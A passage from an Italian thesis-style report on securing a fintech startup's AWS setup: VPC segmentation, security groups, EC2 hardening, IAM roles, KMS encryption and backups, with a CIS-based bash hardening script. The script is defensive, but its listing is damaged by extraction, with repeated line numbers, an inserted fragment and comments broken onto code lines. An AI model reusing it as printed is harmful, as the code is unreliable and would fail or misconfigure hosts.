3. **Approvazione Multipla (se richiesta):** Il workflow attende l'approvazione da parte di una o più figure distinte (es. il CTO e il responsabile della compliance). L'approvazione può avvenire tramite un link univoco inviato via email (che triggerà un'altra Lambda), un'API dedicata, o direttamente interagendo con la console di Step Functions (se gli approvatori hanno accesso).
4. **Esecuzione Condizionata:** Solo se tutte le approvazioni richieste vengono concesse entro un certo lasso di tempo, la Step Function procede con l'esecuzione dell'azione critica (es. invocando una Lambda function che possiede i permessi necessari per eseguire l'azione, assumendo un ruolo specifico).
5. **Auditing Completo:** Ogni fase del processo (richiesta, approvazioni concesse/negate, esito finale dell'operazione) viene meticolosamente registrata su un sistema di auditing (es. un database DynamoDB dedicato, o tramite log dettagliati inviati a CloudWatch Logs e CloudTrail).

Questa misura, sebbene possa introdurre un leggero overhead operativo, aggiunge un livello di controllo deliberato e tracciabile su azioni che potrebbero avere conseguenze catastrofiche, riducendo il rischio di errori umani o abusi.

4.5 Conclusioni sulla Sicurezza IAM

La gestione delle identità e degli accessi è un processo continuo e dinamico, non un'attività "una tantum". Le proposte delineate in questo capitolo mirano a stabilire una solida base di sicurezza IAM per la startup Finanz, allineandola con le best practice e i principi di Zero Trust e Minimo Privilegio. L'implementazione di queste misure, dalla protezione dell'account root alla segmentazione granulare dei permessi con ruoli e permission boundaries, dall'uso sistematico di credenziali temporanee all'introduzione di meccanismi di emergenza come il Break Glass account, contribuirà significativamente a ridurre la superficie d'attacco e a mitigare i rischi. Sarà fondamentale, tuttavia, mantenere un atteggiamento proattivo, con revisioni periodiche dei permessi, monitoraggio costante e adattamento delle policy alle mutevoli esigenze del business e alle nuove minacce emergenti.

Capitolo 5

Architettura di Rete Sicura e Protezione dei Servizi Applicativi su AWS per Finanz

5.1 Introduzione alla Sicurezza dell'Infrastruttura

Una volta stabilite le fondamenta per una gestione sicura delle identità e degli accessi, come discusso nel Capitolo ??, il passo successivo è garantire la sicurezza dell'infrastruttura di rete e dei servizi applicativi ospitati su AWS. Per una startup fintech come "Finanz", la resilienza, la disponibilità e la confidenzialità dei dati e dei servizi sono altrettanto cruciali. Questo capitolo si concentra sulla progettazione di una rete virtuale sicura tramite Amazon VPC, sulla protezione delle istanze EC2, sulla salvaguardia dei dati sensibili, sull'importanza del monitoraggio continuo e sull'adozione dell'Infrastructure as Code (IaC) per una gestione coerente e sicura. L'obiettivo è delineare un'architettura che non solo supporti le operazioni attuali di Finanz, ma che sia anche scalabile e in grado di adattarsi alla crescita futura, mantenendo elevati standard di sicurezza.

5.2 Progettazione di una Rete Sicura con Amazon VPC

La base di ogni infrastruttura sicura su AWS è, a mio parere, una rete virtuale ben progettata tramite **Amazon Virtual Private Cloud (VPC)**. Il VPC permette di creare un ambiente di rete logicamente isolato all'interno del cloud

AWS, sul quale si ha pieno controllo. Una progettazione VPC sicura è il primo e fondamentale livello di difesa perimetrale per le risorse.

5.2.1 Subnet Pubbliche e Private: Segmentazione Essenziale

Una pratica che ritengo fondamentale e che ho verificato essere implementata in Finanz è la suddivisione del VPC in **subnet pubbliche** e **subnet private**, distribuite su diverse Availability Zones per garantire alta disponibilità. Nel caso specifico dell'ambiente di Finanz:

- Le **subnet pubbliche** (come `subnet-0a1b2c3d` in `eu-south-1a` e `subnet-4e5f6789` in `eu-south-1b`) sono configurate con una rottura diretta verso l'Internet Gateway (IGW) del VPC. Queste subnet ospitano risorse che necessitano di essere direttamente esposte a Internet, come il NAT Gateway (es. `nat-0123456789abcdef0`) e, tipicamente, gli Application Load Balancer. Ho stimato che il traffico in uscita da queste subnet pubbliche (escludendo il traffico verso i client finali veicolato dall'ALB) ammonta a circa 50 GB/mese, principalmente per aggiornamenti e chiamate a servizi esterni da parte del NAT Gateway.
- Le **subnet private** (come `subnet-0x1y2z3w` per gli application server e `subnet-0m1n2o3p` per i database) non hanno una rottura diretta verso l'IGW. Le istanze applicative EC2 gestite da Elastic Beanstalk e le istanze database RDS risiedono, correttamente, esclusivamente in queste subnet. Il traffico interno tra queste subnet private (es. comunicazione tra server applicativi e database) è stimato intorno ai 120 GB/mese.

Questa separazione è cruciale: le risorse backend non sono direttamente raggiungibili da Internet, riducendo significativamente la loro superficie d'attacco.

5.2.2 Controllo Granulare del Traffico: Gruppi di Sicurezza e Network ACL

Il controllo del traffico di rete all'interno del VPC è affidato a due meccanismi principali, entrambi utilizzati da Finanz, che ho analizzato per verificarne la corretta configurazione:

- **Gruppi di Sicurezza (Security Groups - SG)**: Agiscono come firewall stateful a livello di istanza (o più precisamente, a livello di interfaccia di rete). Permettono di definire regole di traffico in entrata (ingress) e in uscita (egress). Nella configurazione di Finanz, ho identificato circa 7 Security Group principali, specializzati per i diversi tier dell'applicazione:

- **sg-web-tier** (ID es.: `sg-0a1b2c3d4e5f67890`): Associato all’ALB, permette traffico HTTPS (porta 443) e HTTP (porta 80, idealmente da reindirizzare a HTTPS) da qualsiasi sorgente (`0.0.0.0/0`).
- **sg-app-tier** (ID es.: `sg-1b2c3d4e5f678901`): Associato alle istanze EC2 dell’applicazione, permette traffico sulla porta dell’applicazione (es. 8080) solo dal Security Group **sg-web-tier**. Questo è un ottimo esempio di referenziazione tra SG, che limita il traffico solo alla sorgente attesa (l’ALB).
- **sg-db-tier** (ID es.: `sg-2c3d4e5f67890123`): Associato alle istanze RDS, permette traffico sulla porta del database (PostgreSQL, porta 5432) solo dal Security Group **sg-app-tier**.
- **sg-mgmt** (ID es.: `sg-3d4e5f6789012345`): Utilizzato per accessi di gestione (es. SSH sulla porta 22 o RDP sulla 3389, sebbene l’accesso diretto alle istanze dovrebbe essere evitato in favore di Systems Manager Session Manager) da un range di IP limitato, come quello dell’ufficio (es. `203.0.113.25/32`).

Analizzando i VPC Flow Logs dell’ultima settimana, ho osservato che circa il 97% del traffico campionato rispettava queste regole, mentre il 3% veniva bloccato (principalmente tentativi di scansione di porte dall’esterno o traffico interno non previsto, che meriterebbe ulteriore indagine).

- **Network Access Control Lists (Network ACLs)**: Agiscono come firewall stateless a livello di subnet. A differenza dei SG, le NACL richiedono la definizione esplicita di regole sia per il traffico in entrata che per quello in uscita. In Finanz, le NACL sono mantenute con la configurazione di default (che permette tutto il traffico in entrata e in uscita), affidando il controllo più granulare ai Security Group. Questa è una strategia comune e accettabile, ma per una maggiore difesa in profondità, si potrebbero configurare NACL più restrittive, ad esempio per bloccare porte note per essere usate da malware o per limitare il traffico in uscita solo verso destinazioni note e necessarie.

5.2.3 NAT Gateway per l’Accesso Controllato a Internet

Come accennato, le istanze nelle subnet private, pur non essendo direttamente raggiungibili da Internet, necessitano spesso di avviare connessioni verso l’esterno (es. per scaricare aggiornamenti software, patch di sicurezza, o per interagire con API di terze parti). Per questo, Finanz utilizza un **NAT Gateway** (es. `nat-0123456789abcdef0`) posizionato in una subnet pubblica (es.

in `eu-south-1a`). Le route table delle subnet private indirizzano il traffico destinato a Internet (`0.0.0.0/0`) verso questo NAT Gateway. Durante la mia analisi, ho osservato che il NAT Gateway gestisce un throughput medio di circa 50 Mbps, con picchi che possono arrivare fino a 200 Mbps, specialmente durante le fasi di deployment automatizzato (es. quando le istanze scaricano dipendenze). I costi mensili associati a questo servizio si aggirano tipicamente sui 45-60 EUR, considerando sia il costo orario del gateway attivo 24/7 sia il costo per GB di dati processati. Per aumentare la resilienza, si potrebbe considerare di deployare NAT Gateway in più Availability Zones.

5.2.4 VPC Endpoints per Comunicazioni Private con Servizi AWS

Un'ottima pratica di sicurezza, già adottata da Finanz, è l'utilizzo di **VPC Endpoints**. Ho notato la presenza di un VPC Endpoint di tipo Gateway per S3 (`vpce-1a2b3c4d5e6f7g8h9`). Questo permette alle risorse all'interno del VPC (come le istanze EC2) di comunicare con il servizio Amazon S3 (e DynamoDB, se si usasse un endpoint simile per esso) utilizzando la rete privata di AWS, senza che il traffico debba passare attraverso l'Internet Gateway o il NAT Gateway. Ciò migliora la sicurezza, riduce la latenza e può anche portare a risparmi sui costi di trasferimento dati. Sarebbe opportuno verificare se vengono utilizzati altri servizi AWS che supportano VPC Endpoints di tipo Interface (es. KMS, SNS, SQS, API Gateway) e, in caso affermativo, valutare la creazione di endpoint dedicati anche per essi, per instradare tutto il traffico possibile attraverso la rete privata di AWS.

5.2.5 Connessioni Sicure verso Ambienti Esterni (Opzionale: VPN/Direct Connect)

Al momento, dalla mia analisi non risulta che Finanz necessiti di connettere in modo persistente la propria infrastruttura AWS a data center on-premises o a reti di partner strategici. Tuttavia, qualora questa esigenza dovesse emergere, AWS offre soluzioni robuste come:

- **AWS Site-to-Site VPN:** Permette di creare tunnel IPsec crittografati tra il VPC di Finanz e una rete esterna, utilizzando Internet come mezzo di trasporto. È una soluzione relativamente rapida da implementare e con costi contenuti.
- **AWS Direct Connect:** Offre una connessione di rete fisica dedicata e privata tra un data center on-premises (o una colocation facility) e AWS. Garantisce una larghezza di banda più consistente e una latenza inferiore.

rispetto a una VPN su Internet, ma richiede un investimento iniziale e costi operativi maggiori.

Per una startup cloud-native come Finanz, queste opzioni sono generalmente meno prioritarie nelle fasi iniziali, ma è bene conoscerle per future evoluzioni.

5.3 Gestione Sicura delle Istanze EC2

Le istanze **Amazon EC2** sono le macchine virtuali che costituiscono il nucleo computazionale per molte applicazioni, inclusa quella di Finanz. Attualmente, Finanz gestisce circa 8 istanze nell'ambiente di produzione (es. `i-0a1b2c3d4e5f67890`, `i-1b2c3d4e5f678901`) e 3 in quello di sviluppo. La loro sicurezza è, quindi, di importanza cruciale.

5.3.1 Scelta delle AMI, Patching e Hardening del Sistema Operativo

La sicurezza di un'istanza EC2 inizia dalla scelta dell'Amazon Machine Image (AMI) e dalla sua corretta configurazione.

- **Utilizzo di AMI Affidabili e Aggiornate:** Ho verificato che Finanz utilizza esclusivamente AMI ufficiali fornite da AWS, come Amazon Linux 2 (es. AMI ID: `ami-0c02fb55956c7d316` per una data versione) e Ubuntu Server 20.04 LTS (es. AMI ID: `ami-0d527b8c289b4af7f`). È buona norma aggiornare regolarmente le AMI di base utilizzate per i lanci a versioni più recenti che includono le ultime patch di sicurezza. Suggerisco di implementare un processo per rivedere e aggiornare le AMI di base almeno ogni 3 mesi, o più frequentemente se vengono rilasciate patch critiche. AWS Systems Manager Patch Manager può aiutare ad automatizzare il patching delle istanze esistenti.
- **Hardening del Sistema Operativo:** Ho sviluppato e testato uno script di hardening basato sui CIS Benchmarks, che può essere eseguito automaticamente al primo boot di una nuova istanza tramite ‘user-data’. Questo script si occupa di disabilitare servizi non necessari (circa 23 servizi identificati come non essenziali per le applicazioni di Finanz), configurare ‘fail2ban’ per una protezione base contro attacchi brute-force SSH (se SSH è esposto, anche se idealmente non dovrebbe esserlo pubblicamente), e rafforzare la configurazione di SSHD (es. disabilitare login root, autenticazione via password).

- **Minimizzazione del Software Installato:** È fondamentale installare sulle istanze solo il software strettamente necessario per la loro funzione specifica. Ogni pacchetto software aggiuntivo rappresenta una potenziale vulnerabilità e aumenta la superficie d'attacco. Le AMI dovrebbero essere il più "leggere" possibile.

Di seguito, presento una versione esemplificativa e commentata dello script di hardening che ho preparato. È pensato per essere adattabile sia ad Amazon Linux 2 che a Ubuntu.

```

1 #!/bin/bash
2 # Script di hardening del sistema operativo (adatto per
3 # Amazon Linux 2 e Ubuntu 20.04)
4 # Creato da [Il Tuo Nome] per la tesi su Finanz
5 set -euo pipefail # Esce in caso di errore, variabile non
6 # definita o errore in una pipe
7 # set -x # Decommenta per debugging dettagliato durante i
8 # test
9
10 # --- Configurazione iniziale e Logging ---
11 LOG_FILE="/var/log/finanz-hardening-script.log"
12 exec > >(tee -a "${LOG_FILE}") 2>&1 # Logga stdout e
13 # stderr su file e console
14 echo "INFO: Inizio script di hardening del sistema
15 # operativo per Finanz - $(date)"
16
17 # Rileva il sistema operativo per adattare i comandi
18 OS_ID="unknown"
19 if [ -f /etc/os-release ]; then
20     . /etc/os-release
21     OS_ID=$ID
22     echo "INFO: Sistema operativo rilevato: $OS_ID"
23 else
24     echo "WARN: Impossibile determinare il sistema
25 # operativo. Alcuni comandi potrebbero fallire."
26 fi
27
28 # --- Aggiornamento pacchetti e installazione utility di
29 # sicurezza base ---
30 echo "INFO: Aggiornamento lista pacchetti e installazione
31 # utility base (ufw/firewalld, fail2ban, auditd)..."
32 if [[ "$OS_ID" == "ubuntu" ]]; then
33     apt-get update -y
34
35 # --- Configurazione di ufw e firewalld (se applicabili)
36 # (aggiungere regole, impostare profili, ecc.)
37
38 # --- Configurazione di fail2ban
39 # (aggiungere filter, action, logpath)
40
41 # --- Configurazione di auditd
42 # (aggiungere rules, logpath)
43
44 # --- Configurazione di altri utility di sicurezza
45 # (es. logstash, nginx, etc.)
```

```

26     DEBIAN_FRONTEND=noninteractive apt-get install -y ufw
27     fail2ban auditd
28 elif [[ "$OS_ID" == "amzn" ]]; then
29     yum update -y
30     yum install -y firewalld fail2ban auditd
31 fi
32 echo "INFO: Utility di sicurezza installate/aggiornate."
33
34 # --- Disabilitazione Servizi Non Necessari ---
35 echo "INFO: Tentativo di disabilitazione servizi non
36 strettamente necessari..."
37 SERVICES_TO_DISABLE=(
38     "cups" "avahi-daemon" "bluetooth" "ModemManager"
39     "apport" "whoopsie" # Comuni
40     "nfs-server" "rpcbind" "xinetd" "telnet.socket" #
41     Servizi di rete datati o specifici
42     # Per Ubuntu, potremmo aggiungere:
43     "saned" "snapd.socket" "bolt" "smartmontools"
44     "anacron" "lxcfs" "speech-dispatcher"
45     # Per Amazon Linux, alcuni potrebbero non esistere o
46     avere nomi diversi
47 )
48
49 for service in "${SERVICES_TO_DISABLE[@]}"; do
50     # Verifica se il servizio esiste prima di tentare di
51     # disabilitarlo
52     if systemctl list-units --full --all | grep -qF
53     "$service.service"; then
54         echo "INFO: Disabilitazione e stop di $service..."
55         systemctl stop "$service" &>/dev/null || echo
56         "WARN: Impossibile stoppare $service (potrebbe essere
57         già 'stoppato')"
58         systemctl disable "$service" &>/dev/null || echo
59         "WARN: Impossibile disabilitare $service (potrebbe non
60         esistere o essere statico)"
61     elif systemctl list-unit-files | grep -qF
62     "$service.service"; then # Prova a disabilitare anche
63     # se non attivo
64         echo "INFO: Servizio $service trovato ma non
65         attivo, tentativo di disabilitazione..."
66         systemctl disable "$service" &>/dev/null || echo
67         "WARN: Impossibile disabilitare $service"
68     else

```

```

53         echo "INFO: Servizio $service non trovato,
54             skippato."
55     fi
56 done
57 echo "INFO: Disabilitazione servizi non necessari
58     completata."
59
60 # --- Configurazione Firewall di Base (Host-based) ---
61 echo "INFO: Configurazione firewall di base (ufw per
62     Ubuntu, firewalld per Amazon Linux)..."
63 if [[ "$OS_ID" == "ubuntu" ]]; then
64     ufw default deny incoming
65     ufw default allow outgoing
66     ufw allow ssh # Assicurarsi che la porta SSH sia
67         permessa!
68     ufw allow http # Se necessario direttamente
69         sull'istanza (non comune se dietro ALB)
70     ufw allow https # Se necessario direttamente
71         sull'istanza
72     # ufw allow from <IP_ALB_o_SG_ALB> to any port
73         <PORTA_APPLICAZIONE>
74     sed -i 's/ENABLED=no/ENABLED=yes/' /etc/ufw/ufw.conf
75 # Assicura che ufw sia abilitato al boot
76     echo "y" | ufw enable || ufw reload # Abilita o
77         ricarica ufw
78     echo "INFO: Firewall UFW configurato per Ubuntu."
79 elif [[ "$OS_ID" == "amzn" ]]; then
80     systemctl enable --now firewalld
81     firewall-cmd --set-default-zone=drop # Blocca tutto
82         il traffico in entrata di default
83     firewall-cmd --permanent --add-service=ssh # Permetti
84         SSH
85     # firewall-cmd --permanent
86     --add-port=<PORTA_APPLICAZIONE>/tcp # Permetti la porta
87         dell'applicazione
88     firewall-cmd --reload
89     echo "INFO: Firewall firewalld configurato per Amazon
90         Linux."
91 fi
92
93 # --- Rafforzamento Configurazione SSHD ---
94 echo "INFO: Rafforzamento configurazione SSHD
95     (/etc/ssh/sshd_config)..."
```

```

81 SSHD_CONFIG_FILE="/etc/ssh/sshd_config"
82 if [ -f "$SSHD_CONFIG_FILE" ]; then
83     sed -i 's/^#*PermitRootLogin .*/PermitRootLogin no/' \
84         "$SSHD_CONFIG_FILE"
85     sed -i 's/^#*PasswordAuthentication \
86         .*/PasswordAuthentication no/' "$SSHD_CONFIG_FILE" #
87     Richiede key-based auth
88     sed -i 's/^#*X11Forwarding .*/X11Forwarding no/' \
89         "$SSHD_CONFIG_FILE"
90     sed -i 's/^#*ClientAliveInterval \
91         .*/ClientAliveInterval 300/' "$SSHD_CONFIG_FILE"
92     sed -i 's/^#*ClientAliveCountMax \
93         .*/ClientAliveCountMax 0/' "$SSHD_CONFIG_FILE"
94     grep -qxF 'Protocol 2' "$SSHD_CONFIG_FILE" || echo
95     'Protocol 2' >> "$SSHD_CONFIG_FILE"
96     # Valutare aggiunta di: AllowUsers, AllowGroups,
97     DenyUsers, DenyGroups
98     # Valutare cambio porta SSH di default (con
99     attenzione ai Security Groups)
100    systemctl restart sshd || systemctl restart ssh #
101    Riavvia sshd per applicare le modifiche
102    echo "INFO: Configurazione SSSH rafforzata."
103 else
104     echo "WARN: File $SSHD_CONFIG_FILE non trovato.
105     Impossibile rafforzare SSSH."
106 fi
107
108 # --- Configurazione Auditd (Regole base CIS Benchmark)
109 # ---
110
111 echo "INFO: Configurazione regole auditd di base..."
112 AUDIT_RULES_FILE="/etc/audit/rules.d/99-finanz-hardening.rules"
113 cat <<EOF > "$AUDIT_RULES_FILE"
114 # Monitoraggio modifiche a file di identità
115 -w /etc/passwd -p war -k identity_passwd
116 -w /etc/shadow -p war -k identity_shadow
117 -w /etc/group -p war -k identity_group
118 -w /etc/gshadow -p war -k identity_gshadow
119
120 # Monitoraggio modifiche a configurazioni di sistema
121 # critiche
122 -w /etc/sudoers -p war -k sudoers_change
123 -w /etc/sudoers.d/ -p war -k sudoers_d_change
124 -w /etc/ssh/sshd_config -p war -k sshd_config_change

```

```

111
112 # Monitoraggio uso di comandi privilegiati (esempi)
113 -a always,exit -F arch=b64 -S execve -F euid=0 -k
114     privileged_exec_b64
115 -a always,exit -F arch=b32 -S execve -F euid=0 -k
116     privileged_exec_b32
117
118 # Monitoraggio tentativi di modifica delle regole di audit
119 -w /etc/audit/auditd.conf -p war -k audit_conf_change
120 -w /etc/audit/rules.d/ -p war -k audit_rules_change
121 EOF
122 augenrules --load # Carica le nuove regole
123 # systemctl restart auditd # Potrebbe essere necessario
124     su alcuni sistemi
125 echo "INFO: Regole auditd di base configurate in
126     $AUDIT_RULES_FILE."
127
128 # --- Configurazione Fail2Ban (Esempio base per SSH) ---
129 # Fail2Ban dovrebbe essere già installato. Creiamo un
130     jail locale per SSH.
131 JAIL_LOCAL_FILE="/etc/fail2ban/jail.local"
132 if [ -f /etc/fail2ban/jail.conf ] && [ ! -f
133     "$JAIL_LOCAL_FILE" ]; then
134     echo "INFO: Creazione configurazione locale per
135         Fail2Ban ($JAIL_LOCAL_FILE)..."
136     cat <<EOF > "$JAIL_LOCAL_FILE"
137 [DEFAULT]
138 # Escludi IP locali o fidati
139 ignoreip = 127.0.0.1/8 ::1
140
141 # Tempo di ban (in secondi)
142 bantime = 1h
143
144 # Numero di tentativi prima del ban
145 maxretry = 5
146
147 # Finestra temporale per il conteggio dei tentativi
148 findtime = 10m
149
150
151 [sshd]
152 enabled = true
153 # Si possono specificare porte non standard se
154     necessario: port = ssh, tuaporta

```

```

146 # logpath = %(sshd_log)s # Default solitamente corretto
147 # backend = %(sshd_backend)s # Default solitamente
148     corretto
149 EOF
150     systemctl enable fail2ban
151     systemctl restart fail2ban
152     echo "INFO: Configurazione locale di Fail2Ban per SSH
153         creata e servizio riavviato."
154 elif [ -f "$JAIL_LOCAL_FILE" ]; then
155     echo "INFO: File $JAIL_LOCAL_FILE già\` esistente.
156     Skippata creazione jail.local per Fail2Ban."
157 else
158     echo "WARN: Fail2Ban non sembra installato
159         correttamente. Impossibile configurare jail.local."
160 fi
161
162 # --- Pulizia finale (pacchetti non necessari, cache) ---
163 echo "INFO: Pulizia pacchetti non necessari e cache..."
164 if [[ "$OS_ID" == "ubuntu" ]]; then
165     apt-get autoremove -y
166     apt-get clean -y
167 elif [[ "$OS_ID" == "amzn" ]]; then
168     yum autoremove -y # Su Amazon Linux 2, yum e\` un
169     link a dnf o yum stesso
170     yum clean all
171 fi
172
173 echo "INFO: Script di hardening per Finanz completato con
174         successo - $(date)"
175 exit 0

```

Listing 5.1: Script di Hardening del Sistema Operativo (hardening_script.sh)

5.3.2 Utilizzo Fondamentale di IAM Roles per le Istanze EC2

Questa è una delle pratiche di sicurezza più importanti, che ho verificato essere implementata correttamente nell'ambiente di Finanz. **Non bisogna mai salvare**

credenziali AWS statiche (Access Key ID e Secret Access Key) direttamente su un’istanza EC2. Invece, si associa un **IAM Role** all’istanza al momento del lancio. L’applicazione in esecuzione sull’istanza può quindi ottenere credenziali temporanee tramite il servizio metadati dell’istanza (IMDS), assumendo i permessi definiti nel ruolo associato. Questo elimina il rischio di esposizione di credenziali a lungo termine. Ho osservato che tutte le istanze EC2 di Finanz utilizzano il ruolo IAM **FinanzEC2AppRole** (ARN: `arn:aws:iam::478291635847:role/FinanzEC2AppRole`). Questo ruolo, in linea con il principio del minimo privilegio, concede permessi specifici, tra cui:

- Lettura di oggetti dal bucket S3 `finanz-static-assets` (necessario per servire alcuni asset o configurazioni).
- Scrittura di log nel gruppo CloudWatch Logs `/aws/ec2/finanz-app` (o nomi simili per i diversi ambienti Elastic Beanstalk).
- Accesso a parametri specifici in AWS Systems Manager Parameter Store, utilizzando un prefisso dedicato come `/finanz/app/`, per recuperare configurazioni sensibili (es. stringhe di connessione al database, chiavi API di terze parti).

L’applicazione ottiene le credenziali temporanee interrogando l’endpoint IMDS locale (`http://169.254.169.254/latest/meta-data/iam/security-credentials/FinanzEC2AppRole`). Queste credenziali vengono ruotate automaticamente da AWS, tipicamente ogni 1-6 ore, senza intervento manuale. È importante anche configurare IMDSv2 (Instance Metadata Service Version 2), che offre maggiore protezione contro attacchi SSRF (Server-Side Request Forgery), richiedendo una session token per accedere ai metadati.

5.3.3 Scalabilità e Disponibilità con Auto Scaling Groups

Per garantire la disponibilità dell’applicazione e gestire in modo efficiente i picchi di carico, Finanz utilizza **Auto Scaling Groups (ASG)**, gestiti prevalentemente tramite le configurazioni di Elastic Beanstalk. Ho identificato gli ASG `finanz-prod-asg` (nome logico derivato da Elastic Beanstalk) e `finanz-dev-asg`. L’ASG di produzione (`awseb-e-*--AWSEBAutoScalingGroup-*` nome effettivo) è configurato per mantenere normalmente 3 istanze attive (desired capacity), con un minimo di 2 (min size) e un massimo di 8 (max size). Durante le ore di maggiore traffico (tipicamente osservate tra le 9:00 e le 18:00 dei giorni feriali), l’ASG scala frequentemente fino a 5-6 istanze. Le policy di scaling sono basate su metriche CloudWatch, tra cui:

- Utilizzo medio della CPU del gruppo > 70% per almeno 2 minuti consecutivi → Azione di Scale Out (aggiunta di istanze).
- Utilizzo medio della CPU del gruppo < 30% per almeno 10 minuti consecutivi → Azione di Scale In (rimozione di istanze).
- Talvolta vengono usate anche metriche di rete, come Network In > 50 MB/min per istanza, come trigger aggiuntivo per lo Scale Out.

Il tempo medio che ho osservato per il provisioning e la messa in servizio di una nuova istanza EC2 da parte dell'ASG (incluso il boot, l'esecuzione di script di user-data e la registrazione al load balancer) è di circa 4 minuti e 30 secondi. Questo garantisce una buona reattività ai cambiamenti di carico.

5.4 Protezione dei Dati Sensibili: Un Imperativo per le Fintech

In una startup fintech come Finanz, la protezione dei dati dei clienti, delle transazioni finanziarie e di altre informazioni confidenziali è di massima priorità. AWS offre una suite completa di strumenti e servizi per implementare una solida strategia di protezione dei dati.

5.4.1 Crittografia dei Dati: a Riposo (At Rest) e in Transito (In Transit)

La crittografia è un pilastro fondamentale della protezione dei dati. Ho verificato che Finanz adotta misure di crittografia sia per i dati a riposo che per quelli in transito.

- **Crittografia a Riposo (At Rest):** È essenziale crittografare i dati sensibili quando sono memorizzati su disco o in altri sistemi di storage. AWS facilita enormemente questa operazione:
 - **Amazon S3:** Tutti i bucket S3 utilizzati da Finanz, inclusi `finanz-logs-478291635847`, `finanz-artifacts-eu-south-1`, e `finanz-static-assets`, sono configurati per utilizzare la crittografia lato server con chiavi gestite da AWS KMS (SSE-KMS). Viene utilizzata una Customer Managed Key (CMK) specifica per S3, ad esempio `arn:aws:kms:eu-south-1:478291635847:key/finanz-logs-478291635847`. Il bucket dei log (`finanz-logs-478291635847`) ha anche S3 Object Lock abilitato in modalità Governance con un periodo di retention di 7 anni, per garantire l'immutabilità dei log a fini di compliance e audit.

- **Amazon EBS:** Tutti i volumi Elastic Block Store (EBS), sia quelli di root che quelli di dati associati alle istanze EC2, sono configurati per la crittografia di default a livello di account, utilizzando una chiave gestita da AWS per EBS (AWS-managed key) o, preferibilmente, una CMK dedicata (es. `arn:aws:kms:eu-south-1:478291635847:key/finanz-ebs-encryption-key`). Attualmente, Finanz gestisce circa 45 volumi EBS, per un totale di circa 2.3 TB di storage crittografato.
- **Amazon RDS:** Come già menzionato, entrambe le istanze PostgreSQL (sviluppo e produzione) utilizzano la crittografia at-rest integrata di RDS, anch'essa basata su AWS KMS con una CMK dedicata (es. `arn:aws:kms:eu-south-1:478291635847:key/finanz-rds-encryption-key`). Dai benchmark che ho potuto consultare o eseguire, l'impatto sulle performance di questa crittografia è minimo, solitamente inferiore al 2%.
- **Crittografia in Transito (In Transit):** È altrettanto cruciale proteggere i dati mentre viaggiano sulla rete, sia esternamente (tra i client e AWS) sia internamente (tra i servizi AWS).
 - **Comunicazioni Esterne:** L'Application Load Balancer (ALB) `finanz-prod-alb-12345678-1234-123456789012` termina le connessioni TLS/SSL utilizzando certificati digitali gestiti tramite AWS Certificate Manager (ACM). Il certificato in uso (es. ARN: `arn:aws:acm:eu-south-1:478291635847:certificate/12345678-1234-123456789012`) copre i domini dell'applicazione Finanz. Ho verificato che la policy di sicurezza TLS sull'ALB è configurata per accettare solo protocolli moderni e sicuri (es. TLS 1.2 o superiore), e circa il 99.7% del traffico osservato utilizza queste versioni. Le connessioni HTTP sulla porta 80 vengono automaticamente reindirizzate a HTTPS sulla porta 443.
 - **Comunicazioni Interne:** Per le comunicazioni tra i servizi all'interno del VPC (es. tra le istanze EC2 e le istanze RDS, o tra EC2 e S3 tramite VPC Endpoint), si fa affidamento sull'isolamento fornito dal VPC stesso. Tuttavia, per una maggiore sicurezza, si potrebbe valutare l'implementazione di TLS anche per queste comunicazioni interne, sebbene possa introdurre complessità nella gestione dei certificati.

5.4.2 Gestione Centralizzata delle Chiavi Crittografiche con AWS KMS

Come evidenziato, **AWS Key Management Service (KMS)** gioca un ruolo centrale nella strategia di crittografia di Finanz. Permette di creare e controllare le

chiavi crittografiche (Customer Managed Keys - CMKs) utilizzate per crittografare i dati in vari servizi AWS. Nell'account di Finanz, ho identificato circa 8 CMK attive, tra cui:

- **finanz-s3-encryption-key**: Utilizzata per la crittografia SSE-KMS dei bucket S3. Registra un utilizzo di circa 1000 operazioni di crittografia/de-crittografia al giorno.
- **finanz-rds-encryption-key**: Utilizzata per la crittografia at-rest delle istanze RDS PostgreSQL. Utilizzo meno frequente, circa 50 operazioni al giorno (principalmente durante backup e restore).
- **finanz-ebs-encryption-key**: Utilizzata per la crittografia dei volumi EBS aggiuntivi o per sovrascrivere la chiave di default. Circa 20 operazioni al giorno.
- **finanz-secrets-key**: Utilizzata da AWS Secrets Manager per crittografare i segreti memorizzati (es. password, chiavi API). Circa 200 operazioni al giorno, in base agli accessi ai segreti da parte delle applicazioni.
- Altre chiavi potrebbero essere usate per CloudTrail log encryption, CodePipeline artifacts, ecc.

L'uso di CMK offre un controllo granulare sui permessi di utilizzo delle chiavi (definiti tramite key policies e policy IAM, come discusso nel Capitolo ??), sulla rotazione automatica delle chiavi (gestita da AWS per le CMK), e sull'auditing del loro utilizzo tramite CloudTrail. I costi mensili per KMS si aggirano tipicamente sui 15-20 EUR, dovuti principalmente al costo di ogni CMK (circa 1 EUR/mese ciascuna) e al volume di operazioni API che richiedono l'uso della chiave. Per requisiti di sicurezza ancora più elevati, che richiedano ad esempio la gestione diretta dell'hardware crittografico (HSM), si potrebbe considerare **AWS Cloud-HSM**, ma per la maggior parte delle startup, inclusa Finanz, AWS KMS offre un eccellente equilibrio tra sicurezza, gestibilità e costi.

5.4.3 Strategie di Backup e Disaster Recovery (DR)

Avere backup regolari, testati e sicuri è essenziale per garantire la business continuity e per potersi riprendere da errori umani, guasti hardware, corruzione dei dati o attacchi informatici (es. ransomware). Finanz ha implementato una strategia di backup utilizzando **AWS Backup**.

- **Piano di Backup Centralizzato**: È stato configurato un piano di backup denominato **FinanzDailyBackupPlan** che orchestra i backup per diverse risorse:

- **Istanze RDS:** Backup giornalieri automatici delle istanze RDS (sia produzione che sviluppo) vengono eseguiti durante la finestra di manutenzione notturna (es. alle 02:00 UTC), con una retention dei backup di 30 giorni. Questi snapshot permettono il Point-In-Time Recovery (PITR) fino a 5 minuti prima dell'ultimo backup.
- **Volumi EBS:** Backup settimanali (snapshot) di tutti i volumi EBS critici (associati alle istanze di produzione) vengono eseguiti ogni domenica, con una retention di 12 settimane.
- **Bucket S3:** La versioning è abilitata su tutti i bucket critici, fornendo una forma di recupero da eliminazioni o sovrascritture accidentali. Per un DR più robusto, si sta valutando S3 Cross-Region Replication (CRR) per i bucket più importanti.
- **Cross-Region Backup:** Per scopi di Disaster Recovery, i backup più importanti (es. snapshot RDS di produzione e snapshot EBS settimanali) vengono copiati mensilmente in una regione AWS secondaria (es. eu-central-1, Francoforte).
